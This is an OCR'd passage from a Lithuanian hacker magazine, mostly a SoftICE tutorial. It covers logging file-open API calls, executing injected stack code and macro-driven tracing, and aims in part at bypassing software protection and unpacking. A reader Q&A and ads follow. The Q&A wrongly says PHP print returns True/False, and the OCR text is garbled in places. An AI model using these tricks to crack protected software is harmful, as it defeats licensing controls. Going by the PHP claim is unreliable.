0010-0012138C 43 44 2E 73 6E 61 69 6C 2E 65 78 65 00 61 5F 65 CD snip.exe o e
0010-0012139C 2E 65 78 65 00 00 00 00 00 00 00 00 00 00 00 00 exe
```



istorijos buferio dydžio konfigūravimas



```

00000074 000000116 "Y" , grįžimo kodas

Break due to BPX KERNEL32!CreateFileA DO "? PID, D esp->4 L 20; P RET; ? EAX, x;"
000001DE 000000476 "P" , PID
0010 0012138C 64 65 6D 6F 2E 63 72 68 2E 65 78 65 00 61 5F 65 demo.crk.exe.e
0010 0012139C 2E 65 78 65 00 00 00 00 00 00 00 00 00 00 00 00 exe
00000074 000000116 "Y" , grįžimo kodas

Break due to BPX KERNEL32!CreateFileA DO "? PID, D esp->4 L 20; P RET; ? EAX, x;"
000001DE 000000476 "P" , PID
0010 0012138C 64 65 6D 6F 2E 70 72 6F 74 65 63 74 65 64 2E 63 demo.protected.c
0010 0012139C 72 68 2E 65 78 65 00 00 00 00 00 00 00 00 00 00 rk.exe.....
00000074 000000116 "Y" , grįžimo kodas

```

Sutik, kad su tokia ataskaita jau galima padirbėti! Mes jau pasiekėme standartinio API šnipso funkcionalumą, tačiau norint filtrą galima lengvai pakeisti, pridėjus naujus atrinkimo kriterijus. Protokolo ataskaitos formatą taip pat labai lengva praturtinti naujomis detalėmis, išvedant visas reikiamas detales, kurių tik gali prireikti (pavyzdžiui, išskietimų steko turinį). Be abejo, šis kelias neapsieina be problemų. Nuo atišokantės *SoftICE* bjauriai mirga ir ryja našumą. Ar galima kaip nors jį priversti rašyti protokolą, bet neišplaukti? Galima! Derintuvą palaiko specialią funkciją BPLOG, kuri visada grąžina TRUE ir kuri siopina derintuvo išpaukimą. Deja, kartu su tuo slopinama ir po DO einant komandų seka, o tai reiškia, kad išsamių ataskaitų kūrimas yra neįmanomas, todėl mūsų tikslams toks būdas netinka. Kitų „antišplaukimo“ priemonių mūsų dispozicijoje nėra. Dar vienu galvos skausmu tampa protokole esančios šiukšlės. Naudingą duomenys susimašo su kita į ekraną išvedama informacija ir... Koks čia gali būti lengvas skaitymas! Neparašius specialaus ataskaitų formatavimo įrankio mes pražūsime. Vis dėlto programuoti su Perl tingisi, tačiau į pagalbą ateina... teisingai! Makrosai! Tik šį kartą ne iš *SoftICE*, o tie, kurie įmontuoti į FAR. Spaudžiam <F4> (FAR'e) ir atidžiai žiūrime į mūsų ataskaitą. Kaip matyti, kiekviena ataskaitoje pateikiama informacijos porcija prasideda eilute „break due to“. Būtent jos mes ir ieškome! Norėdami pradėti rašyti makrosą, spaudžiam <Ctrl->, po to <F7> „break due to“ <ENTER>. Dabar <Shift-> rodyklę į dešinę> kol nepažymesime visko, kas nereikalinga, iki „CreateFileA“, spaudžiam <Ctrl-Del>, kad tai iškirptume, <Ctrl-Shift-rodyle į dešinę>, kad per eitume prie DO, kurį mes taip pat šaliname kartu su eilutes likučiu ir t.t. Taip karpome tekstą kiek tik norim. Tai sunku aprašyti žodžiais, lengviau parodyti galutinį rezultatą. Po to, kai makrosas bus sukurtas, pakaks jį pritaikyti protokolui nurodant kartų skaičių (tiesiog nuspausti jam priskirtą klavišų kombinaciją ir neatleisti), po ko mes gausim maždaug tokį vaizdą:

```

Išsirašytas protokolai, iš kurio išmesti visi nereikalingi dalykai
CreateFileA, PID 1DCh; NAME CD snail.exe; RET: 74h
CreateFileA, PID 1DCh; NAME demo.crk.exe; RET: 74h
CreateFileA, PID 1DCh; NAME demo.protected.crk.exe; RET: 74h

```

Visai padorus rezultatas, kaip keletui minučių darbo! Su makrosais galima padaryti viską arba praktiškai viską! Ir tegu kai kurie niekinamai nusiša po, atseit toks kelias nėra profesionalus. Svarbiausia, kad iškelta užduotis buvo įvykdyta per rekordškai trumpą laiką, o visa kita jau nėra svarbu.

**[Sudėtingesni filtrai]** Iki šiol mes nesukūrėme nieko, kas būtų sudėtingiau už įprastinį API šnipą, kurių galima rasti daugybę. Pradesime nuo to, kad *SoftICE* (ypač naudojant aparatinius „bpm“ tipo sustojimo taškus) kur kas mažiau konfliktiškas, nei didžioji tokių šnipų dalis, ir lengvai veikia ten, kur kitos priemonės jau nesusidoroja su joms iškelta užduotimi (ypač jeigu jį prieš tai užlopytume su paketu *IceExt*, kuris derintuvą paslepia nuo kai kurių apsauginių mechanizmų). Visas įdomumas dar tik prasideda!

Pabandykime šiek tiek pasunkinti užduotį. Mes šnipinėsime ne visas bylas, o tik tas, kurių pavadinimai prasideda raide „a“. Tai visiškai nesudėtinga!

Sustojimo taškas, šnipinejantis „a“ raide prasidedančių bylų atidarymą

```
bpx CreateFileA if byte (*esp->4) == 'a' DO xxx
```

Problema tame, kad įeigu funkcijai *CreateFileA* perduodamas pilnas bylos pavadinimas su keliu, mūsų sustojimo taškas jau nesuveiks, kadangi jis tikrina tik pirmąjį pavadinimo simbolį, o *SoftICE* arsenale sub-eilutes paieškos funkcijos, deja, nėra. Kaip sakoma, konstrukciškai nenumatyta. Kap gaila, tačiau ir tai ne bėda!

Remsimes tuo, kad aukščiau steko rodyklės esanti atmintis dažniausiai būna laisva ir gal būti panaudota mūsų nuožiūra. O ką, jeigu mes ten įrašytume mažytę assemblerio programą ir perduotume jai valdymą? Jeigu tai pavyks (o taip tikrai bus, patikėk manim), mes galėsime neribotai plesti derintuvo funkcionalumą, nesigriebdami įskiepių (*plugins*), kurie nėra pilnai dokumentuoti (tiksliau šnekanč, visiškai nedokumentuoti), gana gremzdžiuski, neįdūrūs ir t.t.

Norint vykdyti programą steke, mums reikalingas vykdomas stekas. Iki šiol tai nesukeldavo problemų, ir steke buvo galima vykdyti bet kokią kodą be jokių gudrybių. Vis dėlto dabar situacija pasikeitė, kovos su virusais ir tinklo kirmalais pike procesorių gamintojai susikooperavo su „Microsoft“ ir paskutinėse *Windows XP* versijose bei mano nekenčiamoje *Longhorn* pagal nutylėjimą stekas apsaugotas nuo vykdymo. Po pirmojo bandymo steko apylinkėse vykdyti mašininį kodą sistema išmeta dialogo langą, kuriame siūloma arba atjungti apsaugą, arba negerai programai padaryti charakterį.

Norėdami įgyvendinti savo sumanymą, mes turime padaryti štai ką:

- \* mūsų funkcijos mašininį kodą įkurdinti virš steko viršūnės,
- \* išsaugoti einamą EIP registro ir vėliavelių registro reikšmes (pavyzdžiui, tame pačiame steke);
- \* išsaugoti visus mūsų funkcijoje keičiamus registrus;
- \* EIP nurodyti mūsų funkcijos pradžią;
- \* vieną ar kitą perduoti argumentus (pavyzdžiui, per registrus);
- \* įvykdyti funkciją, darbo rezultatus grąžinant per, pavyzdžiui, EAX;
- \* išnauzuoti grąžintą reikšmę, atliekant vienus ar kitus veiksmus;
- \* atstatyti pakeistus registrus;
- \* atstatyti EIP ir vėliavelių registrus;
- \* pratęsti normalų programos vykdymą.

Skamba gresmingai, tačiau tame nėra nieko sudetingo. Pabandykime iš pradžių įvykdyti funkciją XOR EAX,EAX/RET. Kaip ją paversti mašininio kodu? Be abejo, galima pasinaudoti HIEW arba net FASM, tačiau kam išeiti iš SoftICE? Pakanka pereiti į bet kurią laisvos atminties vietą ir duoti komandą „a“ (assemble — ta yra assembleriui), tik prieš tai reikia įsitikinti, kad tu esi dennamos programos kontekste (jos pavadinimas atvaizduojamas dešiniame apatiniame ekrano kampe), o ne branduolyje, nes priešingu atveju tavęs laukia krachas.

Mūsų funkcijos assemblerio su SoftICE

a esp-10

0023 0012B0DC xor eax,eax

0023 0012B0DE ret

0023 0012B0DF

d esp-10

0023 0012B0DC 33 C0 C3 00 DB 80 FB 77 B8 AE F8 77 FF FF FF 3...w ..

0023 0012B0EC 31 D8 43 00 EB 59 48 00 00 00 00 C0 03 00 00 00 1.C.YH .....

Dabar mūsų programa yra steke, tačiau kaip ją įvykdyti? Ogi labai paprastai! Tereikia pasakyti „G esp-10“ (pereiti adresu esp-10), ir tegu procesorus sukasi kaip gali. Tiesa, norint valdymą grąžinti į einamąjį dennamos programos vietą, prieš tai būtina išsaugoti EIP registrą, o ta padaryti ne taip jau paprasta. Komanda „E (esp-10) EIP“ neveikia, kadangi čia negalima naudoti išraiškų (o registro pavadinimas yra išraiška) ir pasiūnčia mus su neerotišku *syntax error*. Kaip toliau gyvent? Ką sudoroti? Ką daryti?

Pabandykime pasinaudoti komanda „M“ (move), kuri kopijuoja atminties blokus iš vieno adreso į kitą. Tuomet mes galesime dalį originalios programos išsaugoti steke, o pačią programą modifikuoti savo nuožiūra. Mes turėsime įrašyti PUSH EAX/MOV



makrosas, kuns įvykdytas komandas išskina žydra spaiva; neįvykdytos komandos išskiriamos pilka

EAX,ESP/SUB EAX,10h/CALL EAX. Kitaip tariant, mums reikia komandos CALL ESP-N, tačiau kadangi tokios komandos x86 procesorių leksikone nėra ir niekada nebuvo, mums teks ją emuliuoti panaudojant matematinės transformacijos su bet kokių papildomų registru, pavyzdžiui, EAX. Mašiniame kode tai atrodos štai taip: „50h/8Bh C4h/83h E8h 10h/FFh D0h“. Kopijuojame dennamos programos fragmentą į steką: „M EIP L 10 ESP-20“, kur „ESP 20“ — paskirties adresas, esantis virš steko viršūnės rodyklės ir neperrašantis mūsų mašininės programos. Dabar modifikuojame dennamos programos apylinkes: „ED EIP 83C48B50; ED EIP+4 D0FF10E8“. Kaip matyti, tai tas pats kodas, tik čia jis parašytas atvirkštine tvarka iš galo į priekį, kadangi x86 procesoriuose „aunesnysis“ batas randamas mažesniu adresu.

Čia paruošiamąjį etapą galima laikyti baigtu. Sukomanduojame „T“ (TRACE), kartodami šią komandą keturis kartus iki įėjimo į mūsų funkciją, o po to įsakome padaryti „P RET“, kad iš ten išeitume. Ir viskas!!! EAX registre dabar nulis! Mūsų funkcija atliko savo darbą ir grąžino viską, ką norejo! Argi tai ne puiku, kad derintuve galima vykdyti savo kodą, parašytą lyg ant švaraus lapo?! Tiesa, problema čia tame, kaip išanalizuoti derintuve grąžintą reikšmę? Jeigu mes pabandytume eiti tiesiu keliu: „IF (eax=-0) DO xxx“, tai iš mūsų liktų tik faršas. SoftICE nesupranta sąlyginių komandų, o raktinis žodis IF gali būti naudojamas tik sustojimo taškuose. Tuomet imkime ir sukurkime jam fiktyvų sustojimo tašką, kuns suveikia visada! Būtų kažkas panašaus: Fiktyvus sustojimo taškas leidžia naudoti raktinį žodį IF

BPX EIP IF (EAX == -0) DO xxx

Savaime suprantama, nepriklausomai nuo to, ar sustojimo taškas suveiks, ar ne, mums reikia atstatyti EAX registrą (veliavelių mes nepamiršome, tačiau jų neišsaugom, kad neapkrautume kodo), atgal grąžinti originalios programos fragmentą ir pašalinti fiktyvų sustojimo tašką, kadangi sustojimo taškų skaičius ribotas. EAX registras gali būti atstatytas su komanda POP EAX, einančia po CALL EAX, o grąžinti programą į vietą padės konstrukcija „M ESP-20 L 10 EIP-9“. Iš kur čia atsirado „EIP-9“? Kodėl ne EIP? Juk atliekant „pataisymą“ EIP reikšmė pasikeitė! Skaičius „9“ ir yra mūsų pataisymo dydis kartu su komanda POP EAX. Telieka pasakyti „R EIP = EIP 9“, kad grąžintume EIP į vietą, ir galima drąsiai toliau vykdyti dennamą programą. Jeigu viskas buvo padaryta teisingai ir joks apsauginis mechanizmas nenaudojo neįdarbinto steko, tai dennama programa nenulius. Beje, „Windows 9x“ sistemose sutrikimai su tam tikra tikimybe vis dėlto pasirodys, kadangi ši sistema aktyviai šiuokšina steke. Kad neleistum jai taip išdykauoti, visų operacijų vykdymo metu ESP registrą derėtų trumpuoleit į viršų, o po to vel nuleisti atgal. Savaime suprantama, nėra būtina mašininis kodus kiekvieną kartą rašyti rankiniu būdu. Tai varginantis užsiėmimas, kurio ma loniu niekaip nepavadinsi. Štai čia mums ir praverčia makrosai! Komanduojam „MACRO MACRO\_NAME — "xxxxx"“ ir įtraukiame šį makrosą į nuolatinių sąrašą. Tai daroma taip: paleidžiame Symbol Loader, užename į Edit → SoftICE Initialization Setting, periname į skyrelį Macro Definitions, spaudžiam Add, suteikiame makrosui vardą (name) ir kūną (definition). Dabar makrosas automatiškai krausis kartu su SoftICE. Galima sukurti nuosavų praplėstų sąlyginių sustojimo taškų biblioteką, kuri praplėstų sub-eilutės paieškos eilutėje arba eilučių sąlyginimo pa-



gal „\*” ir „?” šablonus funkcijas. Tai iš tiesų galima padaryti, po ko *SoftICE* galia smarkiai išaugti, be to, mes gausime puikią galimybę pasipraktikuoti mašininių kodų programavimo srityje! Beje, makrosai leidžia išspręsti ir kitą problemą. Esmė tame, kad *SoftICE* neturi įmontuotų sustojimo taškų, be kurių mes niekaip neapsieisime (kaip tu tikriausiai pamenai, EAX registro turinio analizei mums teko sukurti fiktyvų sustojimo tašką). Jei-gu pabandysime parašyti: „BPX CreateFileA DO „xxx; bpx EIP DO „XXXX”; x;”, mums nieko neišeis! *SoftICE* susipainios kabutėse ir atsisakys suvirkinti tokią konstrukciją. Tačiau jeigu mes „bpx EIP DO „XXXX”” apiformintume kaip makrosą, kuris būtų pavadintas, pavyzdžiui, XYZ, tuomet derintuvas konstrukciją „BPX CreateFileA DO „xxx; XYZ; x;” supras visiškai normaliai.

[„Anime“ ir „SoftICE“] Kai kune derintuvas (tokie, kaip, pavyzdžiui, *OlyDbg*) turi vieną naudingą savybę, kurios neturi *SoftICE*. Konkrečiau šnekant — animuotą galimybę pažingsniui trasuoti su sąlyginiais sustojimo taškais kiekviename žingsnyje. Pavyzdžiui, sustojimo tašką galima sukonfigūruoti konstrukcijai „TEST EAX,EAX/„x XXX”, taip priverčiant derintuvą sustoti kiekvieną kartą, kai EAX bus lygus nuliui arba bet kokiai kitai reikšmei pagal mūsų pasirinkimą. Pavyzdžiui, kažkas panašaus: „BPX IF (\*word(EIP))==0xC085 && (\*byte(EIP+2) & 70h)==70h)”. Čia 0xC085 — komandos TEST EAX,EAX operacijos kodas, o 70h — instrukcijos „x kauke, na o visas sustojimo taškas bendrai paėmus leidžia penmti „if (func(1,2,3)!=0)...“ tipo kodą, kuris dažnai naudojamas apsauginiuose mechanizmuose. *SoftICE* tokių pokštų nesupranta ir reikalauja, kad sustojimo taško adresas būtų aiškiai nurodytas, pavyzdžiui, „BPX EIP..”, tačiau ir tokiu atveju jis sukurs vienintelį sustojimo tašką, remdamasis einama EIP reikšme (kokia ji buvo sustojimo taško sukūrimo momentu) ir atsisako jį automatiškai „perskaičiuoti“ programos sekimo metu. Kaip gaila! Juk būtent dėl šios galimybės daugelis hakerių atsisako „prastinio *SoftICE* ir migruoja į *OlyDbg* pusę. Nepaisant to, sprendimas yra! Makrosai gali būti įmontuoti! Pabandykite parašyti „MACRO XYZ „T; XYZ;”, sukurkite XYZ ir pažiūrėkite, kas gausis. *SoftICE* pradės animuoti programą! Nelabai greitai, tačiau vis dėlto pakankamai našiai. Bet kokiu atveju, pakuotojų išpakavimui kuo puikiau tiktų.

Kadangi mes išmokome animuoti programą, sąlyginių taškų sukūrimas jau nebus problema. Štai, pavyzdžiui, toks naudingas makrosas: „MACRO XYZ — „BPX EIP:T;XYZ;”. Ką jis daro? Ogi štai ką! Jis išskiria programos sekimo trasą, pažymėdamas įvykdytą kodą, dėl ko mes iš karto matome, kune sąlyginiai perejimai jau įvykdyti, o kune dar ne. Tik būtina įvertinti, kad sustojimo taškų kiekis ribotas, todėl juos būtina periodiškai pašalinti.

[Pabaiga] *SoftICE* — tai šis tiesų galingas nepaprastai didelę gnaunamąją jėgą turintis įrankis, kuris leidžia daryti viską, ko tik reikia. Svarbiausia — turėti fantaziją. Mūsų šiais visada išsiskiria sugebėjimu iš visų parankinių priemonių sukurkti nepaprastus dalykus. Taip pat ir su derinimu. Užsot ieškojus derintuvo, kuris realizuoja mums reikalingą funkcionalumą, mes galime į rankas pasiimti didelę ir papildyti jau egzistuojantį, juo labiau kad loginimas — tai ne vienintelė alternatyvi *SoftICE* profesija. Norint iš jo galima sukurti puikų dumperį arba dar ką nors. Tačiau tai jau kito pokalbio tema. Svarbiausia — pagauti mintį. Šis straipsnis nesiūlo paruoštų sprendimų, tačiau jis sukelia ištisą galimybių klodą, kurias kiekvienas gali panaudoti savo naudui.

**Q** Paaiškink, kodėl su Visual Studio 2005 negalima paprastai iškviesti funkcijos `AfxMessageBox(„Pranešimas”) — tenka visa tai suskaidyti į tris atskirus operatorius:`

```
CString LButClick,
LButClick=„Pranešimas”;
AfxMessageBox(LButClick);
```

**A** Tai tiesiogiai susiję su VS2005 naudojamu kitu simbolių kodavimo standartu, konkrečiau — Unicode. Tam, kad viskas veiktų iš karto, prieš kabutes įterpk raidę L. Tokiu atveju funkcija bus iškviesti štai taip: `AfxMessageBox(L„Pranešimas”)`. Unicode koduoteje vieną simbolį atitinka ne vienas baitas, o du, todėl reikia atlikti tam tikrą transformavimą. Jeigu Unicode nereikalingas, tuomet projekto parametruose jį galima atjungti arba panaudoti direktyvą `#undef UNICODE`. Pastarąją reikia įtraukti į visas projekto bylas.

**Q** PHP kalboje yra dvi funkcijos: `print` ir `echo`. Abi išveda tekstą į ekraną (t.y. web puslapį), tačiau tikriausiai turėtų kuo nors skirtis?

**A** Interpretavus štai tokį kodą:

```
<?php
print „Hello World! <br /> ”;
echo „Hello World!”,
?>
```

Į ekraną bus išvestos dvi vienodos frazės:

```
Hello World!
Hello World!
```

Dėl to vienos ar kitos funkcijos naudojimas priklauso nuo asmeninio požiūrio. Tačiau skirtumas vis dėlto yra — jis tiesiogiai susijęs su tuo, kaip tu naudoji išvedimą. Naudojant funkciją `print`, grąžinama loginė reikšmė (`True` arba `False`). Tai gali būti patogiu, pavyzdžiui, realizuojant rūšiavimo algoritmus. O funkcija `Echo` negrąžina kokios nors reikšmės, tačiau ji vykdoma šiek tiek greičiau.

# **Elitinio HAKERIŲ KLUBO**

## **nariams taikomos**

## **nuolaidos!**



Interneto klube „IMPRESS“  
su ELITE CLUB nario kortele  
suteikiama 20 % nuolaida!



IMPRESS

Kaunas, Savanorių pr. 255,  
(HYPER MAXIMA)

# **BMS**

Pateikus ELITE CLUB  
kortelę visose BMS  
parduotuvėse suteikiama  
5 % nuolaida.

### **Kaunas**

Savanorių pr. 66  
Tel.: (37) 75 10 10  
El. paštas: [kaunas@bms.lt](mailto:kaunas@bms.lt)

### **BMS MEGAPOLIS,**

Savanorių pr.301  
Tel.: (37) 313101  
El. paštas: [megapolis@bms.lt](mailto:megapolis@bms.lt)

### **Vilnius**

**BMS MEGAPOLIS,**  
Laisvės pr. 2  
Tel.: (5) 24 77 300  
El. paštas: [v.megapolis@bms.lt](mailto:v.megapolis@bms.lt)

### **Klaipėda**

Minijos g. 2  
Tel.: (46) 38 33 33  
El. paštas: [klaipeda@bms.lt](mailto:klaipeda@bms.lt)



**Atsiųsk anketa  
mums ir laimėk**



**Microsoft Wireless Optical  
klaviatūrą ir pelę!**

## ANKETA Nr. 36

Vardas   
 Pavardė   
 Amžius   
 Adresas   
 El.paštas

Išvardink tris, tavo manymu,  
 įdomiausius šio numerio straipsnius:

ir tris prasčiausius:

Kitame numeryje norėčiau rasti:

Tavo klausimas į FAQ:

siųsti

išvalyti

**ANKETĄ SIŪSK ADRESU:**

p.d. 2234, LT - 44012, KAUNAS - C

Naudojiesi kompiuteriu

mėtus

Naudojiesi internetu

mėtus

Kiek žurnalo numerių skaitei?

numerius

Kokią OS naudoji?

35-OJO NUMERIO  
 NUGALĖTOJAS:

REMIGIJUS VAISNYS

IŠ KLAIPĖDOS

JAM ATITENKA

MICROSOFT WIRELESS

OPTICAL KLAVIATŪRA IR PELE

LAIMĖTOJO PRAŠOM

PASKAMBINTI | REDAKCIJĄ IR

SUSITARTI DĖL PRIZO

ATSIĖMIMO.



# Specialistai rekomenduoja

# ICG KOMPIUTERIAI

# TELEVIZORIAUS

PERKANT **TOP 2005** KOMPIUTERĮ,

# NEMOKAMAI

Procesorius: AMD 64bit 2800+  
Kietasis diskas: 80 Gb SATA/8mb  
Atmintinė: 256 Mb  
Optinis įrenginys: DVD +- RW  
Vaizdo plokštė: GeForce 6200 128mb  
Garso plokštė: 5.1 Realtek  
Interneto plokštė: Realtek 10/100 Mbit  
Foto kortelių skaitytuvas, TV išėjimas, RAID  
Garantija: 2 metai

Kaina 1499 Lt - 33% =

## 1004,-\*



Procesorius Celeron M 360 1.4GHz  
Atmintinė 512mb. Kietasis diskas 80gb.  
Ypač ryškus 15.4 WXGA ekranas, DVD  
rašantis įrenginys. Vaizdo plokštė GMA900  
224mb. Tinklo plokštė, modemas, foto kortelių  
skaitytuvas, belaidžio interneto, blue-  
tooth, firewire, TVout jungtys, Windows XP  
Home, Garantija 12 mėn. Svoris 2.95, bat-  
erija 6cell

Kaina 3299 Lt - 33% =

## 2210,-\*



KIEKVIENAM  
PIRKĖJUI

										
<p>Procesorius: AMD 64 bit 3000+ Kietasis diskas: 160 Gb SATA/8mb Atmintinė: 512 Mb Optinis įrenginys: DVD +- RW Vaizdo plokštė: GeForce 6100 128mb Garso plokštė: 7.1 Realtek Interneto plokštė: Realtek 10/100 Mbit Foto kortelių skaitytuvas, TV išėjimas, RAID 0.1 Garantija: 2 metai</p> <p>Kaina 1649 Lt - 33% =</p> <p><b>1105,-*</b> </p>	<p>Procesorius: AMD 64bit 3100+ Kietasis diskas: 160Gb SATA / 8mb Atmintinė: 512MB DDR400 Optinis įrenginys: DVD +- RW Vaizdo pl.: GeForce 6200 256MB DVI Garso plokštė: 5.1 Realtek Interneto plokštė: Realtek 10/100 Mbit Foto kortelių skaitytuvas, TV išėjimas, RAID 0.1 Garantija: 2 metai</p> <p>Kaina 1799 Lt - 33% =</p> <p><b>1205,-*</b> </p>	<p>Procesorius: INTEL 805 2.66+2.66 GHz Kietasis diskas: 160Gb SATA Atmintinė: 512MB DDR400 Optinis įrenginys: DVD +- RW Vaizdo pl.: GeForce 6200 256MB DVI Garso plokštė: 5.1 Realtek Interneto plokštė: 10/100/1000 Mbit Foto kortelių skaitytuvas, TV išėjimas, RAID 0.1 Garantija: 2 metai</p> <p>Kaina 1999 Lt - 33% =</p> <p><b>1339,-*</b> </p>	<p>Procesorius: AMD 64bit 3400+ Kietasis diskas: 200Gb / 7200 Atmintinė: 512mb DDR400 Optinis įrenginys: DVD +- RW Vaizdo pl.: FX 6600 256MB PCI-E DVI Garso plokštė: 5.1 Realtek Interneto plokštė: 10/100/1000 Mbit Foto kortelių skaitytuvas, TV išėjimas, RAID 0.1 Garantija: 2 metai</p> <p>Kaina 2199 Lt - 33% =</p> <p><b>1473,-*</b> </p>	<p>Procesorius: INTEL PENTIUM 3 GHz Kietasis diskas: 200Gb / 7200 Atmintinė: 512mb DDR400 Optinis įrenginys: DVD +- RW Vaizdo pl.: FX 6600 256MB PCI-E DVI Garso plokštė: 5.1 Realtek Interneto plokštė: 10/100/1000 Mbit Foto kortelių skaitytuvas, TV išėjimas, RAID 0.1 Garantija: 2 metai</p> <p>Kaina 2399 Lt - 33% =</p> <p><b>1607,-*</b> </p>						
<p>LIJUSI HYPER ICG LUKŠO G. 17, TEL: (8-5) 2101188 B.: (8-5) 2101187</p>	<p>KALINAI HYPER ICG SAVANORIJŲ PR. 315, (pajėmus 87 kaskada g.) TEL: (8-5) 775 643</p>	<p>KLAIPĖDA KULJŲ VARTY G. 5 TEL: (8-46) 314717</p>	<p>ŠIAULIAI VILKAS 16-0505 G. 41, TEL: (8-41) 52 80 66 VILNIAUS G. 170</p>	<p>PANEVŽYS V. KUČIKO G. 3, TEL: (8-45) 435626 TEL: (8-699) 30548</p>	<p>ALYTUS UKIAGIŠKŲ G. 7, TEL: (8-315) 73250</p>	<p>TAURAGĖ VASARIO 16-OSIOS G. 4, TEL: (8-446) 59011 TEL: (8-699) 33242</p>	<p>TELŠIAI RESPIUBLIKOS G. 34-3, TEL: (8-444) 51020 TEL: (8-699) 33285</p>	<p>UTENA KALNO G. 19, TEL: (8-389) 50937 TEL: (8-699) 33194</p>	<p>MARIJAMPOLĖ GEIMINGO G. 7 TEL: (8-343) 59563</p>	<p>ŠALČIŲINKAI UAB "Etaras" Vilniaus g. 56, Tel.: (8-600) 95779</p>





Nuo šiol OHO LOTTO  
bilietą gali įsigyti  
kioskuose  
LIETUVOS SPAUDA

# loterija



## ŽIRGŲ LENKTYNĖS

OHO LOTTO jau laimėta apie 30 000 Lt,  
Turime net 65 DIDŽIOJO PRIZO laimėtojus!



sms žinutė-  
Tavo loterijos bilietas

# sms 1606

išskyrus TELE2

**BILIETO KAINA 1 Lt + sms siuntimo kaina 0,20 Lt**

### KAIP STATYTI:

**Rašyk SMS: OHO ir 3 skaičius iš 12 (pvz.: OHO 2 11 9)**  
**Siųsk SMS 1606 ir netrukus gausi loterijos bilietą.**